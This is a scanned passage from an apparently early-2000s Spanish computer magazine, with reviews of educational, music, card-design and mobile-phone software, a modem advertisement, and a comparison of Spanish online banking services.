De modo parecido a las clásicas aventuras conversacionales, el libro dispone una serie de elementos repartidos para que tu los recojas y puedas utilizarlos en otros lugares. Para lograr este objetivo se requiere, además, de una cierta capacidad de observación, ya que hay ciertos objetos escondidos (como los grillos debajo de una página que sólo pueden localizarse por la cercanía de su sonido en relación a la posición del cursor). Está claro que si para pasar una página se pide una foto de tal o cual insecto, basta con localizarlo y obtener su retrato con la cámara, pero en algunos casos hay que relacionar los distintos elementos obtenidos en otras hojas del álbum o bien conseguir que los animales salgan de su cueva, caparazón, etc.

Mecanismos de ayuda

En esta ocasión, el tío Alberto te ha dejado a un pequeño robot llamado Albert para que te ayude con cualquiera de los elementos que figuran en las hojas. Este robot sólo se activa cuando le avisas, dando una información adicional de cada objeto. En el magnetoscopio que figura en la parte inferior izquierda se muestra un pequeño vídeo con las instrucciones para cada página.
La mayoría de los elementos del libro son dinámicos: animales que aparecen y desaparecen, mecanismos que hay que activar, etc. Tu misión es recoger ciertos objetos y fotografías, desplazarlos a los márgenes y utilizarlos en otras hojas. De esta forma, puedes relacionar los objetos con los distintos acertijos y puzzles que surgen en el camino. Además, el tío Alberto ha dejado tres mecanismos de ayuda para explorar los lugares: un avión mecánico, un barco de ruedas y un batiscafo.
El juego no es excesivamente complicado y como contiene muchos acertijos a resolver no te quedarás atascado a la primera de cambio. De hecho, hay muchas formas de completar el libro y cada uno terminará al final con un álbum diferente ya que, por ejemplo, las fotos son distintas.
Como elementos de ayuda, cuentas con las hojas de papel que empezaron a utilizar los programadores en el primer título de la serie y, además, en este caso, con el robot Albert, un guía algo molesto a veces pero que proporciona información sobre los distintos objetos que aparecen en las hojas.

Para completar las páginas se necesitan fotografías de animales.



Las bolas de papel que figuran en cada página ofrecen pistas jugosas...

Hay algo oculto

La curiosidad es un arma con el que juegan mucho programas de corte lúdico. El hecho de localizar un sitio oculto que breves momentos antes no existía, suele enganchar al usuario.
Éste es uno de los recursos más utilizados dentro de este programa. Realizando las actividades de cada página, el libro hace aparecer nuevas ideas y hojas para que el contenido sea siempre dinámico. De esta forma, aparecen nuevas marcas en la zona inferior y superior para acceder de forma independiente a esas páginas.

Nuestra opinión

Excelente. Si se analizase desde el punto de vista de los juegos actuales, perdería mucho valor porque su resolución a 640x480 y algunos gráficos demasiado pixelados, no son la mejor carta de presentación. Sin embargo, desde el punto de vista de un juego educativo, el contenido es impecable. La forma que tienen de enseñar los libros de esta colección, hacen que el usuario se quede literalmente pegado durante varias horas. La manera que tiene de presentar los distintos objetos y la variedad de opciones y acciones liberan el "yo" curioso que habita en cada uno. Pocas pegas se le pueden poner. Como detalle más decepcionante la obligación de instalar las versiones de «QuickTime 2.1.2» y «QuickTime 4» a la vez.

- Libertad de movimientos
- Mezcla objetivos lúdicos y educativos
- Páginas dinámicas
- Instalación de «QuickTime 2.1.2» y «QuickTime 4» a la vez

Valoración 8,6

Pop & Rock

Guía multimedia

Ficha técnica

Precio:	18 €
Compañía:	Diáspora
Contacto:	902 119 368
Web:	www.diaspora.net/multimedia/enciclopedia/pop&rock/Product.htm
Requisitos mínimos	
CPU:	Pentium 120 MHz, AMD
Memoria RAM:	32 Megas
Disco duro:	Depende del tipo de instalación
Sist. operativo:	Windows 95/98/2000

La música que se escucha hoy en día tiene poco más de medio siglo de existencia. La empresa Diáspora consideró que éste sería un buen motivo para recopilar la información de los grupos pioneros dentro del mundo del pop y el rock y los han reunido en esta especie de base de datos multimedia referida al mundo de la música.

La interfaz, aunque extraña y lenta, da acceso a una decena de opciones: historia de la música diseccionada por años, los principales grupos con su discografía básica, los solistas, los principales álbumes, algunos fragmentos en formato MP3, videoclips de distintos grupos, conciertos que han marcado un punto de inflexión, la relación de Grammys y un vocabulario con las definiciones de las últimas tendencias.

Material abundante

Las cifras base del software de Diáspora son interesantes: un total de 818 fragmentos en formato MP3 con una duración de 15-25 segundos cada uno, 374 carátulas de discos que han hecho historia en estos 50 años, 97 vídeos musicales de conciertos y una base de 1947 fotografías relacionadas con los distintos grupos.

Toda la información de CD-ROM está hilvanada. Si el usuario accede a una fecha, a un grupo concreto, a un solista, etc., puede dirigir su atención a otros elementos importantes como pueden ser los principales álbumes, canciones, videoclips de conciertos, etc. Cada fragmento de información tiene hipervínculos a otras zonas para que el usuario recorra el CD.

Desafortunadamente, los programadores de Diáspora han obviado el género español. Parece que hubieran copiado una enciclopedia al pie de la letra porque algunos elementos aparecen un pelín desfasados (a pesar de estar actualizada al año 2000). Además, las bandas españolas brillan por su ausencia.

Tratándose de la historia del pop y rock prefieren poner a Luis Miguel (que canta en castellano) y olvidarse de grupos míticos como Tequila.

Una muestra representativa de grupos y solistas. Todos con unas breves notas biográficas.

A partir de la línea del tiempo se pueden localizar los elementos más destacados de cada año.

Nuestra opinión

La recopilación de imágenes, textos, audio, etc., es espléndida, pero se queda en la noción de "agrupación de material". La ausencia de grupos españoles (ya que sólo aparece Mecano, Héroes del Silencio y poco más) los textos (en algunos casos poco adecuados, escasos y a veces demasiado subjetivos) y el exiguo material en algunos apartados, hace que la aplicación pierda puntos. Hubiera sido interesante incorporar la discografía completa de los grupos ya que sólo se incluyen algunos de los discos principales de cada banda. Además, habría que revisar algunos enlaces. Cada texto tiene hipervínculos para dirigirte hacia una explicación de una palabra, un álbum concreto, etc., pero tiene fallos. Salvando estos fallos, se puede considerar como una buena aproximación a los últimos cincuenta años de música. Uno de los mejores productos en ese terreno debido a su relación calidad-precio.

- (+) Recopilación de imágenes, vídeos, etc.
- (+) Información enlazada
- (-) Pocos grupos españoles
- (-) Información floja en algunos apartados

Valoración 6,7

Diseña tus tarjetas e invitaciones

Diseño

El programa viene dividido en dos apartados principales: tarjetas e invitaciones.

Ficha técnica

Precio:	12 €
Compañía:	Wings
Contacto:	902 119 580
Requisitos mínimos	
CPU:	Pentium 133 MHz, AMD
Memoria RAM:	32 Megas
Disco duro:	35 Megas
Sist. Operativo:	Windows 95/98/Me
Otros:	Lector CD-ROM 4x
Web:	www.wings.es


La casa Wings, después de un acuerdo con el grupo Emme, ha creado tres series para agrupar todos sus productos y poco a poco van colando sus aplicaciones en las estanterías de software. Por un lado, la línea "Junior", destinada a niños de 3 a 12 años con un precio de 18 euros y un corte claramente educativo. Por otro lado, la serie "Premium" que agrupa los productos más conocidos, como es el caso de «AND Route». Y finalmente la serie que incluye el producto analizado en esta página, la línea "Top Label". En esta serie se agrupan distintos títulos (a un precio de 12 euros) destinados al grueso familiar.

Se han dividido en cuatro categorías, ocio, utilidades, juegos e Infantil y Juvenil enclavándose «Diseña tus tarjetas e invitaciones» dentro de esta última categoría.

Tú diseña que yo te guío

A grosso modo, el programa consiste en un asistente que permite realizar un diseño en poco tiempo. La aplicación viene dividida en dos partes: por un lado la opción para diseñar tarjetas, y por otro, la posibilidad para desarrollar invitaciones. En total se presentan 18 categorías para que el usuario escoja el tipo de tarjeta a diseñar: fiestas de disfraces, cumpleaños, felicitaciones de Pascua, Año Nuevo, agradecimientos, San Valentín, etc. Una vez escogida la categoría principal se elige un tipo de tarjeta. Cada una suele incluir unos pequeños dibujos que se pueden seleccionar y recolocar. Además, se pueden incluir elementos de texto (y distribuirlos en forma de espiral, bocadillo o círculo), pequeñas imágenes (desde un escáner o archivo), algunas formas predefinidas (estrellas, círculos, cuadrados, etc.), un fondo o un borde. Los problemas empiezan cuando se quiere profundizar un poco más en el diseño, ya que este software no aporta demasiados elementos para dar variedad al dibujo.

Lo que explicamos en el párrafo anterior es, a grandes líneas, lo que ofrece este programa. Por este motivo, los diseños resultantes son parcos en aspecto y estilo. Hubiera ayudado el hecho de incluir muchos diseños para dar al software una mayor dimensión (no en vano, Wings tiene colecciones de fotografías e imágenes dentro de la serie denominada "Top Label").



Cada uno de los elementos del diseño se puede seleccionar de forma individual.

Nuestra opinión

Dependiendo de lo que necesites, el programa de Wings puede parecer una opción interesante o una forma rápida y concreta de desperdiciar 12 euros. A pesar de que su precio sea asequible, este producto flojea por muchos lados. Las acciones a realizar se limitan a las clásicas funciones de cualquier programa que incluye alguna noción de diseño. Hubiera mejorado su nota el hecho de integrar una biblioteca de cliparts más amplia o la incorporación de efectos sobre el texto que no se limiten a los bocadillos o giros básicos.

El programa permite diseñar una tarjeta e incluir las cuatro partes principales –frente, reverso y ambas caras del interior–. Se pueden esbozar por separado y luego imprimirlas.

- Tarjetas e invitaciones en pocos minutos
- Manejo sencillo
- Pocos diseños y gráficos
- Escasa flexibilidad

Valoración 5,9

Móvil manía

Utilidades para teléfonos móviles

Otro pequeño programa para generar melodías para el móvil.

Ficha técnica

Precio:	7,51 €
Compañía:	Prensa Técnica
Contacto:	913 040 622
Web:	www.prensatecnica.com
Requisitos mínimos	
CPU:	Pentium 200 MHz, AMD K6-II a 200 MHz
Memoria RAM:	32 Megas
Disco duro:	10 Megas
Sist. Operativos:	Windows 95/98/Me/2000/NT/xp
Otros:	SuperVGA que admita 800x600

El móvil se ha convertido en una parte más de la vida cotidiana. No es de extrañar, pues, que cada vez se dedique más atención al mundo que rodea a este pequeño aparato. La aplicación «Móvil manía» es un CD que contiene animaciones, sonidos, gráficos y trucos para móviles. Mediante el escritorio Web se puede acceder a distintos productos para terminales NOKIA, Siemens, Ericsson, Panasonic y Sagem.

En realidad no aporta nada nuevo a este mundillo. Su propuesta tan sólo recoge parte de las utilidades que hay circulando, para sumar un total de ochenta programas, incluyendo utilidades para mejorarlo y hacerlo más práctico.


Un mercadillo de "todo a cien"...

Aunque esa expresión ya no sea muy coherente, es la mejor definición de este programa. El CD «Móvil manía» contiene colecciones de sonidos. A través de varias aplicaciones se pueden crear o modificar las melodías y enviarlas a través del PC. El software contenido permite modificar la velocidad y el tono de las melodías. También incluye un grupo de animaciones y utilidades para enviar SMS a cualquier móvil desde un ordenador, visualizar y gestionar el listín telefónico, personalizar el logo, desvíos de llamadas, etc.


En la categoría de gráficos, el CD-ROM contiene una extensa biblioteca con más de 3.000 logos y la posibilidad, bajo software, de crear un logo personalizado capaz de animar la pantalla del teléfono.

Mención aparte hay que hacer de los programas incluidos. Pequeñas utilidades –la mayor parte no requiere instalación en el ordenador– que, a modo de herramientas, van a permitir el control de las distintas funciones de los teléfonos móviles, así como obtener información del propio terminal. Algunos de estos programas requieren que el móvil esté conectado al ordenador a través de puerto, con el fin de controlar las funciones.

El contenido del CD-ROM se completa con una sección de acceso a la Web de NOKIA que incluye con trucos de esa compañía para el móvil.



Desde ciertos programas se pueden controlar algunas de las funciones del móvil.



Un gestor para mensajes SMS.

Nuestra opinión

«Móvil manía» no aporta nada nuevo que no se pueda encontrar en Internet a poco que se navegue. Su mérito es ofrecerlo junto, en un mismo CD, y brindarlo estructurado según las marcas de móviles. En concreto aparecen programas para las cinco marcas más conocidas en el mercado. Hay que destacar el pequeño archivo en formato PDF con las ochenta y una miniaturas de los programas, que te permite hacerte una rápida idea del contenido de «Móvil manía». En definitiva, un software divertido y entretenido, sin ninguna pretensión más que la de recoger y ordenar diferentes aplicaciones para adictos o adictas al móvil, y que esperemos ayude a crear melodías con mayor gusto musical que muchas de las que escuchamos a diario.

- Precio reducido
- Buena biblioteca
- Programas muy simples
- No aporta novedades

Valoración 5,8

diVisión retail

Modems V.92

zoom

Handsake, Compresión V.44, Envío a 48.000 bps, Modem On Hold

Elige tu modelo Serie, PCI, PCMCIA o USB.

7 garantía Años

Modems Zoom V.92 con **7 años de garantía** y **protección Zoomguard** contra relámpagos

Zoom Guard Lightning and Surge Protection

Consulte dónde comprar en www.umd.es

UMD Creando Valor

Banca electrónica

Tu dinero,

Durante décadas, los usuarios de a pie hemos disfrutado de una serie de beneficios al ingresar nuestro dinero en el banco, a costa de sufrir innumerables molestias: apertura de los bancos sólo por la mañana, necesidad de buscar un cajero automático para realizar cualquier consulta... Todos estos inconvenientes se han acabado, además de aparecer nuevas ventajas, gracias a la banca electrónica.

Texto: Juan Antonio Pascual

En un mundo globalizado y conectado en red, a través de Internet, el dinero es cada vez más volátil, pues cambia de manos en cuestión de segundos. Las consultas a la cuenta corriente o tarjeta de crédito son mucho más frecuentes: comprobar si nos han ingresado la nómina, el saldo que queda en la tarjeta de crédito, etc. Hasta hace poco, estas operaciones requerían la visita al banco o al cajero automático. Por fortuna, la banca on-line ha superado estas carencias, pues nos permite, cómodamente instalados en casa o despacho, realizar las habituales operaciones bancarias a través de Internet, mediante una conexión segura. Además, ofrece una serie de ventajas adicionales, como unos intereses más altos y numerosos servicios de inversión en bolsa, creación de gráficas e historial de la cuenta corriente, y otras opciones. Para realizar la comparativa, se han seleccionado los principales bancos que trabajan exclusivamente en Internet, junto a sus versiones tradicionales, pero que disponen de servicios on-line, para descubrir sus diferencias. A la hora de puntuar los servicios, se ha dado prioridad a las opciones más comunes, es decir, gestión de la cuenta corriente y la tarjeta de crédito, transferencias, etc. No obstante, también se han valorado opciones más elitistas, como contratar un "broker" o gestionar la cartera de inversiones. Tras un inicio acelerado, la banca electrónica se ha asentado, ofreciendo un servicio serio y de calidad.

desde casa

Patagon

www.patagon.es

- Excelentes servicios
- Claridad de ideas
- Casi todo es gratuito
- Ofertas sólo para determinados clientes

Ficha técnica

Idiomas Castellano, catalán
Gestión Internet, teléfono, correos
Servicios Cuentas, tarjetas, acciones, fondos, créditos, préstamos
Ofertas permanentes Sí
Tarjeta gratuita Sí
Pop-ups (Ventanas emergentes) No
Publicidad Escasa
Cookies Normal

Consolidado

Uno-e

www.uno-e.com

- Amplios servicios
- Asesoramiento fiscal
- Depósitos flexibles
- Ayuda incompleta

Ficha técnica

Idiomas Castellano
Gestión Internet, teléfono, correos, sucursal
Servicios Cuentas, tarjetas, depósitos, fondos, créditos, préstamos
Ofertas permanentes Sí
Tarjeta gratuita Sí
Pop-ups (Ventanas emergentes) No
Publicidad No
Cookies Normal

Variado

La Caixa

www.lacaixa.es

- Servicios originales
- Buzón personal
- Cybertarjeta
- Cuentas tradicionales

Ficha técnica

Idiomas Castellano, catalán
Gestión Internet, teléfono, correos, sucursal
Servicios Cuentas, tarjetas, fondos, acciones, préstamos, seguros
Ofertas permanentes Sí
Tarjeta gratuita Sí
Pop-ups (Ventanas emergentes) No
Publicidad No
Cookies Normal

Innovador

BBVA net

www.bbvanet.com

- Potente gestor de cuentas y tarjetas
- Numerosos servicios
- Simulador de acciones
- Debes ser cliente BBVA

Ficha técnica

Idiomas Castellano, vasco,
Gestión Internet, teléfono, correos, sucursal
Servicios Cuentas, tarjetas, acciones, fondos, pensiones, créditos, préstamos
Ofertas permanentes No
Tarjeta gratuita No
Pop-ups (Ventanas emergentes) No
Publicidad Escasa
Cookies Normal

Con valor añadido

e-bankinter

www.ebankinter.com

- Gestión de acciones
- Comparadores
- Pocos servicios gratuitos
- Bajo interés en disponibilidad inmediata

Ficha técnica

Idiomas Castellano, inglés
Gestión Internet, teléfono, correos
Servicios Cuentas, tarjetas, acciones, Fondos, depósitos, hipotecas
Ofertas permanentes No
Tarjeta gratuita Sí
Pop-ups (Ventanas emergentes) No
Publicidad No
Cookies Normal

Pragmático

ING Direct

www.ingdirect.es

- No necesitas cambiar de banco
- Compra on-line sin tarjeta
- No gestiona cartera de acciones
- No ofrece tarjetas de crédito

Ficha técnica

Idiomas Castellano
Gestión Internet, teléfono, correos
Servicios Cuentas, fondos, pensiones, depósitos
Ofertas permanentes Sí
Tarjeta gratuita No
Pop-ups (Ventanas emergentes) No
Publicidad No
Cookies Normal

Directo al grano

BSCH

www.santandercentralhispano.es

- Perfil de usuarios
- Simuladores
- Ofertas poco imaginativas
- Gestor de acciones básico

Ficha técnica

Idiomas Castellano
Gestión Internet, teléfono, sucursal
Servicios Cuentas, tarjetas, fondos, pensiones, acciones, divisas, informes
Ofertas permanentes No
Tarjeta gratuita No
Pop-ups (Ventanas emergentes) No
Publicidad No
Cookies Escasas

Sin sorpresas

Evolve Bank

www.evolvebank.es

- Protección operaciones ilegales
- Gestor de papeleo
- Intereses sin retención fiscal
- Pocos servicios

Ficha técnica

Idiomas Castellano, inglés
Gestión Internet, teléfono, correos
Servicios Cuentas, tarjetas
Ofertas permanentes Sí
Tarjeta gratuita Sí
Pop-ups (Ventanas emergentes) No
Publicidad No
Cookies Escasas

Eficaz

El banco móvil

Disfrutar de las ventajas de la banca electrónica no es privilegio exclusivo de los usuarios de ordenadores. Gracias a la tecnología WAP, es posible realizar las típicas operaciones bancarias por medio de un teléfono móvil. Muchos bancos disponen de versiones WAP organizadas mediante sencillos menús. La gran desventaja del móvil es la lenta velocidad de conexión –entre 9.6 y 42 Kbps–, la diminuta pantalla, la inexistencia de ratón y el manejo con una sola mano. Por esa razón, la verdadera revolución de la banca a distancia no llegará hasta que se pongan a la venta los nuevos teléfonos UMTS, que ya acumulan casi un año de retraso. UMTS ofrecerá un acceso completo a Internet, sin limitaciones, gracias a su compatibilidad total con el estándar TCP/IP, pantallas a todo color, y una velocidad de conexión de 2 Mbps, superior, incluso, a las actuales conexiones ADSL.

El teléfono móvil también puede usarse para realizar pagos sin necesidad de tarjeta de crédito, por medio de sistemas como Caixamóvil, Movilpago, Paybox y Pagomóvil.

Profesional

Patagon

Patagon fue uno de los primeros bancos on-line que irrumpió con fuerza en el mercado financiero español. La experiencia es un grado, y por eso los servicios y ofertas de Patagon son una opción a tener en cuenta.

Durante el pasado año, Patagon emprendió una agresiva campaña de captación de clientes –incluyendo una suculenta oferta de bonos de gasolina– con la intención de consolidar su cartera de clientes. Esa época ha pasado, y aunque las condiciones de apertura de cuenta no son tan apetecibles como hace unos meses, se encuentran a la altura de los demás bancos. El principal atractivo de Patagon es que la mayor parte de las operaciones son gratuitas: apertura de cuenta, tarjeta de débito, transferencias, domiciliaciones, cobro de facturas, cheques, etc. También dispone de un atrayente interés al 4% T.A.E. para cuenta corriente, de cobro mensual, que puede subir hasta el 10% si se domicilia la nómina o se dispone de un depósito superior a los 18.000 euros. Además, ofrece un depósito semanal al 7% T.A.E., también con disponibilidad inmediata.

Pruebas y conclusiones

Patagon dispone de innumerables contratos –compraventa de acciones, fondos, préstamos, hipotecas, planes de pensiones, etc.– a la misma altura que los bancos tradicionales, pero con unas comisiones ligeramente más bajas, debido a su operatividad exclusiva en Internet. El ingreso de dinero se puede realizar en las oficinas del Central Hispano, y los reintegros se recuperan en un cajero automático. Debido a su facilidad de uso, buen servicio de atención al cliente, y variados productos, Patagon es una de las opciones más apetecibles.

Numerosos servicios

Uno-e

Las cuantiosas campañas publicitarias en televisión, y su amplio abanico de soluciones financieras, han convertido a Uno-e en uno de los bancos electrónicos más populares. Sin duda, una fama merecida.

Uno-e es la propuesta on-line del banco BBVA y de Terra. Ofrece los principales servicios de un banco tradicional –cuenta corriente, vivienda y de ahorro, depósitos, financiaciones, fondos de inversión, acciones, tarjetas de débito y crédito, préstamos y planes de pensiones– únicamente que, al operar en Internet y ver reducidos sus gastos de personal y mantenimiento, puede ofrecer un interés más alto, el 4% T.A.E. mensual, y no cobrar por la mayoría de los servicios de cheques, transferencias y domiciliaciones. También incluye prestaciones adicionales, como un sistema de asesoramiento fiscal y análisis para facilitar la toma de decisiones relativas a los fondos de inversión, depósitos y carteras de valores.


Pruebas y conclusiones

Hacerse cliente de Uno-e es muy sencillo. Basta con rellenar una ficha de datos en su página Web y devolver por correo el contrato firmado. El acceso a los diferentes productos financieros está muy bien explicado, aunque los detalles resultan algo escasos: a primera vista resulta complicado acceder al coste de las comisiones o la cuota anual de la tarjeta American Express. Por suerte, se incluye en la página una demostración para comprobar el funcionamiento de todos y cada uno de sus apartados. En definitiva, Uno-e destila confianza y profesionalidad por los cuatro costados, pero la conveniencia o no de sus ofertas, depende de las necesidades que presente cada cliente.

Frescura

La Caixa

Para hacer la comparativa lo más heterogénea posible, hemos incluido un modelo de banca electrónica de una caja de ahorros. Sorprendentemente, las diferencias estéticas y de servicios con los bancos van más allá de lo esperado.



La Caixa es una de las entidades financieras más activas y versátiles del mercado español. Esta filosofía se traduce en un portal on-line ágil, divertido, y en constante evolución. La Línea Abierta de La Caixa dispone de productos financieros muy similares a los de los bancos tradicionales analizados en esta comparativa, como el BBVA o BSCH, pero incorpora sorprendentes opciones que dotan a su oferta de una mayor variedad y originalidad. Así, por ejemplo, sobresalen los premios en forma de puntos y saldo gratuito cuando se compra con tarjeta o se recarga el móvil, y el acceso a una Cybertarjeta gratuita Mastercard, pensada para realizar las compras on-line. Dichas compras son anónimas y, en el caso de engaño o estafa, sólo se pierde el dinero que contenga, pues se trata de una tarjeta recargable.
A destacar, también, los numerosos tipos de alertas al móvil, y la opción de buzón personal dentro de la cuenta on-line, que anuncia automáticamente las ofertas, cambios en la cuenta, transferencias, números rojos, y otras incidencias, para que siempre estemos informados.

Pruebas y conclusiones

La Caixa dispone del portal on-line más divertido y agradable de utilizar. El tipo de letra es grande y claro, y el lenguaje muy accesible. Además, dispone de canales temáticos dedicados a los jóvenes, los inversores o las noticias solidarias, con un buen puñado de apartados interesantes. Sin duda, una forma distinta de entender la banca electrónica.

Todo un banco en casa

BBVA Net

Aunque el gigante de la banca española, BBVA, participa en un banco on-line independiente, Uno-e, también ofrece sus propios servicios electrónicos, a través de Internet. Vamos a comprobar en qué se diferencian.


Puede resultar extraño descubrir cómo los bancos tradicionales, además de invertir su dinero en acciones de bancos electrónicos independientes, también ofrecen un acceso on-line dentro de su gama de servicios. En realidad, ambas opciones son tan diferentes, que esta especialización está plenamente justificada.
El servicio BBVA Net puede considerarse un suplemento a las opciones de la sucursal tradicional. De hecho, hace falta ser cliente del BBVA para poder utilizarlo. Como contrapartida, se puede utilizar el número de tarjeta de crédito y el pin, sin necesidad de pedir claves nuevas.
Los productos financieros on-line son idénticos a los que se pueden contratar en el propio banco. Por eso nadie debe buscar milagrosos intereses u ofertas puntuales. BBVA Net sólo aporta valor añadido, es decir, la posibilidad de gestionar las cuentas y tarjetas las 24 horas del día. Además, ofrece un potente administrador para analizar resultados, y un eficaz asesor de bolsa, con consejos para invertir. La gestión de acciones es uno de los puntos destacados del servicio, gracias al simulador de cartera de valores, que permite jugar con cualquier título, sin arriesgar el dinero.

Pruebas y conclusiones

Los numerosos productos financieros de BBVA Net son muy apetecibles, pero deben verse como una versión on-line de su negocio tradicional. No tiene demasiado sentido cambiar de banco sólo para acceder a este tipo de banca electrónica, salvo casos específicos.

Dinero virtual: adiós a la calderilla

El funcionamiento de la banca on-line, se basa en el manejo de dinero virtual. La moneda física nunca "viaja" por la Red; tan sólo lo hacen las transacciones positivas y negativas de una cuenta corriente o tarjeta de crédito. El objetivo último radica en eliminar, también, el dinero que circula por los bolsillos, para convertirlo en una tarjeta electrónica, personal e intransferible, que eliminará la calderilla. Además, este sistema evitará los robos y las pérdidas. Existen numerosas iniciativas al respecto. Empresas como Mondex, E-Cash, CyberCash, DigiCash, o VISA y su formato de "monedero virtual", que ya emplean bancos como el BBVA, han desarrollado sistemas que permiten pagar por Internet sin usar el número de tarjeta de crédito. Una propuesta similar, pero sin necesidad de tarjeta, es el Pago Naranja de ING Direct, que redirige cualquier pago en una tienda on-line a una cuenta corriente, sin necesidad de usar tarjeta de crédito.
Puede encontrarse más información al respecto en:
www.cybercash.com
www.digicash.com
www.setco.org
www.ingdirect.es/no_clientes/home_def.htm



Brokers on-line

Una de las opciones más interesantes que ofrece la banca electrónica, es la posibilidad de invertir en bolsa, desde la pantalla del ordenador. Sin embargo, existen también empresas especializadas que realizan esta función, los populares "brokers" on-line. Elegir entre una u otra oferta depende de varios factores. El banco ofrece la seguridad que un "broker" desconocido no puede demostrar. No obstante, las empresas de "brokers" on-line suelen cobrar unas comisiones más bajas, pues el banco no puede operar en Bolsa, y por eso debe contratar a sus propios "brokers" para que gestionen tu inversión. Además, los "brokers" on-line aseguran una respuesta inmediata a las órdenes de compraventa de acciones las 24 horas del día, algo que no pueden asegurar los bancos. En resumidas cuentas, los bancos suelen ser más útiles cuando la compraventa de acciones es esporádica, mientras que los "brokers" on-line ofrecen el mejor rendimiento a la hora de realizar operaciones diarias. Algunas Webs de "brokers" on-line son:

www.renta4.es
www.abasesores.es
www.e-cortal.com
www.alltrading.es
www.betacapital.es
www.safei.com
www.gaesco.es
www.ibersecurities.es
www.gvc.es
www.consors.es

Ofertas al día

E-bankinter


En el año 2000, Bankinter tomó una decisión pionera en nuestro país: trasladar todo su negocio bancario a Internet. Aunque este proceso aún no se ha completado al 100%, está muy cerca de conseguirlo.

E-bakinter –es decir, la versión electrónica del banco– presenta una serie de peculiaridades que no están presentes en la competencia. Al contrario que la mayoría de las entidades que trabajan en Internet, el "gancho" para atraer al cliente no se basa en los elevados intereses con disponibilidad inmediata. La apuesta de E-bankinter se centra en servicios añadidos que no puede ofrecer un banco tradicional. Entre ellos, destacan los comparadores de tarjetas, hipotecas, depósitos, brokers y fondos de inversión que permiten descubrir, en tiempo real, aquellos que son más baratos o disponen de mejores recrusos; el agregador financiero, para gestionar cuentas de distintos bancos desde un mismo lugar; el "broker" condicionado, para emitir órdenes de compraventa de acciones sólo bajo ciertas condiciones; y el disco virtual protegido, ideal para almacenar documentos, ficheros, y cualquier otra información, en los servidores de la entidad. Además, ofrece acceso a Internet gratuito a través de Wanadoo, Renting, y alertas al móvil.

Pruebas y conclusiones

E-bankinter presenta unas opciones muy concretas, que sólo interesarán a determinados clientes. Huye de las opciones más populistas, como las cuentas con alto interés y disponibilidad inmediata, o las tarjetas de crédito gratuitas –sólo el primer año–. A cambio, dispone de unas excelentes opciones de gestión de la cartera de valores, seguimiento de ofertas de otras entidades, y una elevada personalización en la gestión de las cuentas.

Disponibilidad e intereses



ING Direct

ING Direct es la oferta de banca on-line del grupo holandés ING, presente en 65 países, con una cartera de clientes que superan los 50 millones. En España, más de 300.000 personas han abierto una Cuenta Naranja.

La propuesta de ING Direct no puede ser más directa: apertura de Cuenta Naranja gratuita, e interés de un 4% T.A.E mensual desde la primera peseta, con disponibilidad inmediata del dinero. Si se realiza un depósito mensual, este interés aumenta hasta el 7%, pero sólo para los nuevos clientes. La oferta del banco también incluye una cuenta vivienda, fondos de inversión, planes de pensiones y depósitos a distintos plazos. Y no hay más. ING Direct huye de la masificación, por lo que el acceso al banco es sencillo, rápido y muy cómodo. Además, se ofrece una demostración con una cuenta ficticia, que resuelve todas las dudas. Su gran ventaja es que puede operar en conjunción con otras cuentas de otros bancos. Mediante transferencias gratuitas, es posible trasvasar dinero de cualquier cuenta a la Cuenta Naranja de IGN, para cobrar los intereses mencionados. Si necesitas el dinero, lo vuelves a transferir a tu banco tradicional, sin problemas ni gastos.

Pruebas y conclusiones

ING Direct es la opción ideal para aquellas personas que deseen cobrar intereses elevados, pero no quieran romper la relación con su banco. Lamentablemente, esta filosofía de negocio implica que no dispone de opciones presentes en otros bancos, como la cartera de inversiones, tarjetas de crédito, préstamos, etc. En cualquier caso, su oferta específica es muy sólida y el gran número de clientes de que dispone, certifica su buen rendimiento.

Servicio estándar

BSCH

La banca a distancia del BSCH destaca por su variedad de productos, aunque ninguno de ellos consigue sorprender por su originalidad, pues son los mismos que los ofertados en el negocio tradicional.

El BSCH ha apostado sobre seguro al reafirmar el mantenimiento de sus principales servicios en modo on-line. Llama la atención, en primer lugar, por el eficaz sistema de personalización del usuario: existen distintas configuraciones de la Web según sea visitada por un estudiante, jubilado, profesional, autónomo, y otras opciones. De esta manera, los productos de mayor interés para cada grupo de usuarios, se muestran en la zona destacada. También es posible aprender los principios del mercado financiero, pues dispone de simuladores de hipotecas, créditos y pensiones, para calcular evoluciones e inversiones sin necesidad de contratar el producto. La contratación de la banca a distancia es más laboriosa que en otros bancos, ya que utiliza un sistema de firma electrónica que exige la presencia física del titular en la sucursal, para obtener la autorización correspondiente.

Los servicios ofertados son los típicos en este grupo de banca on-line: gestión y mantenimiento de cuentas y tarjetas las 24 horas del día, compraventa de acciones, y contratación de fondos de inversión, planes de pensiones, compra de divisas y la realización de informes financieros.

Pruebas y conclusiones

La opción de banca a distancia del BSCH cumple con todo lo que se exige a un servicio de este tipo.

